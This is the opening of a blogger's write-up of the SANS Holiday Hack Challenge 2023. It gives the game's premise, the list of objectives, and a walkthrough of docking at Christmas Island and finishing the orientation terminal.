
SANS Holiday Hack Challenge 2023
Hello and welcome to my 2023 SANS Holiday Hack Challenge write-up!
This year, Santa and his team relocated to Geese Islands, an island archipelago near the equator in the Pacific Ocean. They’re utilizing a new Artificial Intelligence tool called ChatNPT to prepare for the annual gift-giving extravaganza, and the elves seek our assistance in ensuring the appropriate application of ChatNPT.
The challenges are distributed across six geese-themed islands, inspired by the Six Geese A Laying Bell from the 12 Days of Christmas series/song. These challenges cover a wide range of topics, including AI-assisted cybersecurity, AI voice synthesis, cloud security, web application security, threat hunting in Windows Cloud, identifying vulnerabilities in space mission software packages, lock picking, phishing analysis, and Cyber Defense Azure AD configurations.
Let’s embark on our journey to Geese Islands!
Table of Contents
Solutions for each of the 24 objectives can be found on their respective islands at the links below. Alternatively, you can use the navigation links at the bottom of each page to move to the previous or next objective.
- Welcome
- Christmas Island
- Island of Misfit Toys
- Pixel Island
- Steampunk Island
- Film Noir Island
- Space Island
- Conclusion
- Appx A - Easter Eggs
- Appx B - NPC
- Appx C - Fish
- Appx D - Sailing Races
Objectives
Holiday Hack Orientation (Christmas Island)
Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands
Snowball Fight (Christmas Island)
Visit Christmas Island and talk to Morcel Nougat about this great new game. Team up with another player and show Morcel how to win against Santa!
Visit Ginger Breddie in Santa’s Shack on Christmas Island to help him with some basic Linux tasks. It’s in the southwest corner of Frosty’s Beach.
Reportinator (Christmas Island)
Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.
Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.
Luggage Lock (Island of Misfit Toys)
Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials
Linux PrivEsc (Island of Misfit Toys)
Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.
Faster Lock Combination (Steampunk Island)
Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!
Game Cartridges: Vol 1 (Island of Misfit Toys)
Find the first Gamegosling cartridge and beat the game
Game Cartridges: Vol 2 (Pixel Island)
Find the second Gamegosling cartridge and beat the game
Game Cartridges: Vol 3 (Steampunk Island)
Find the third Gamegosling cartridge and beat the game
Shifty McShuffles is hustling cards on Film Noir Island. Outwit that meddling elf and win!
KQL Kraken Hunt (Film Noir Island)
Use Azure Data Explorer to uncover misdeeds in Santa’s IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information.
Phish Detection Agency (Film Noir Island)
Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!
Hashcat (Island of Misfit Toys)
Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!
Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.
Certificate SSHenanigans (Pixel Island)
Go to Pixel Island and review Alabaster Snowball’s new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?
The Captain's Comms (Steampunk Island)
Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You’ll need to assume the GeeseIslandsSuperChiefCommunicationsOfficer role.
Active Directory (Steampunk Island)
Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What’s the name of the secret file in the inaccessible folder on the FileShare?
Space Island Door Access Speaker (Space Island)
There’s a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.
Gain access to Jack’s camera. What’s the third item on Jack’s TODO list?
Missile Diversion (Space Island)
Thwart Jack’s evil plan by re-aiming his missile at the Sun.
Catch twenty different species of fish that live around Geese Islands. When you’re done, report your findings to Poinsettia McMittens on the Island of Misfit Toys.
Catch at least one of each species of fish that live around Geese islands. When you’re done, report your findings to Poinsettia McMittens.
Christmas Island
Upon logging into the Holiday Hack Challenge 2023, we find ourselves on a ship in the vast expanse of the ocean! Navigating toward Christmas Island is our next mission, achievable by utilizing the arrow keys on the keyboard or the WASD keys. Positioned in the lower-left corner of the map, the island awaits our arrival. Let the maritime adventure begin!

There are three different ports available:
Port of Orientation
While exploring Christmas Island, we discover the Port of Orientation. Upon reaching it, a “Dock Now” option is presented to us.

When we make land, we obtain a new objective on arrival.
Holiday Hack Orientation (Christmas Island)
Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands
Holiday Hack Orientation
Holiday Hack Orientation (Christmas Island)
Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands

The dock featured Jingle Ringford to greet us!

After speaking with Jingle Ringford, I received a fishing pole so I can fish on my boat!

When clicking on my star and going to “Items”, we can see it stored there!

Full Island (Zoomed Out)

Following further conversation with Jingle Ringford, I received instructions to click on the Cranberry Pi Terminal. This action grants access to the orientation terminal challenge. In the SANS Holiday Hack, interactive terminals are provided for users to click on, initiating challenges directly in the browser.
Upon initiating the challenge, a tmux terminal is launched.

Typing answer and pressing ENTER earned us our first achievement!
Achievement
Congratulations! You have completed the Holiday Hack Orientation challenge!
Jingle Ringford
Head back to your boat or click on the anchor icon on the left of the screen to set sail for Frosty’s Beach where Santa’s waiting for you. I’ve updated your boat’s compass to guide the way. As you sail to each island, talk to the goose of that island to receive a colorful lei festooning the masts on your ship.
Port of Frosty’s Beach
While exploring Christmas Island, we discover the Port of Frosty’s Beach. Upon reaching it, a “Dock Now” option is presented to us.

When we make land, we obtain more objectives on arrival.
Snowball Fight (Christmas Island)
Visit Christmas Island and talk to Morcel Nougat about this great new game. Team up with another player and show Morcel how to win against Santa!
Linux 101 (Christmas Island)
Visit Ginger Breddie in Santa’s Shack on Christmas Island to help him with some basic Linux tasks. It’s in the southwest corner of Frosty’s Beach.
When we arrive at the dock, we arrive to meet Santa for the first time and the Goose of Christmas Island!

When speaking with Santa, he wants us to have a snowball fight and provides us with our first hint!
Synthesis is the True Ending
The AI revolution has begun. Some of the most prominent and useful tools born from the advent of powerful AI include ChatGPT, PlayHT, Midjourney, Dall-E 3, Bing AI, and Bard, and Grok.
Throughout this years challenge, I used ChatGPT to enhance my code, find vulnerabilities, and even help with report writing! Some of the prompts used are documented.
Moving to the left of the dock, we see the vendor area with sponsors of Google, Microsoft, SANS, Amazon, SWAG store. There is also poster of HackSpaceCon and President’s Cup!

Full Island (Zoomed Out)

Snowball Fight
Snowball Fight (Christmas Island)
Visit Christmas Island and talk to Morcel Nougat about this great new game. Team up with another player and show Morcel how to win against Santa!
If we go to the left of Santa, we find Morcel Nougat close to a challenge.
